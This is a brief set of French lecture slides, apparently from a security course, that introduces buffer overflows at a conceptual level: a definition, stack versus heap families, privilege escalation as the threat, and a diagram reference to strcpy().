

## • Buffer OverFlow

- ❑ Utiliser un bug d'un programme permettant l'exécution d'un code avec les privilèges de ce dernier
  
- ❑ 2 familles
  - Stack overflow (pile d'exécution du programme)
  - Heap overflow (mémoire allouée dynamiquement)
  
- ❑ Menace
  - Exécuter du code sur une machine avec des privilèges élevés (root)



# Les enjeux de la sécurité

- **Buffer Overflow**




**Exécution de la  
commande `strcpy()`**

Exécution de la  
commande

Puis exécution du  
code dans `str`

- **Buffer Overflow**



## Questions ?

---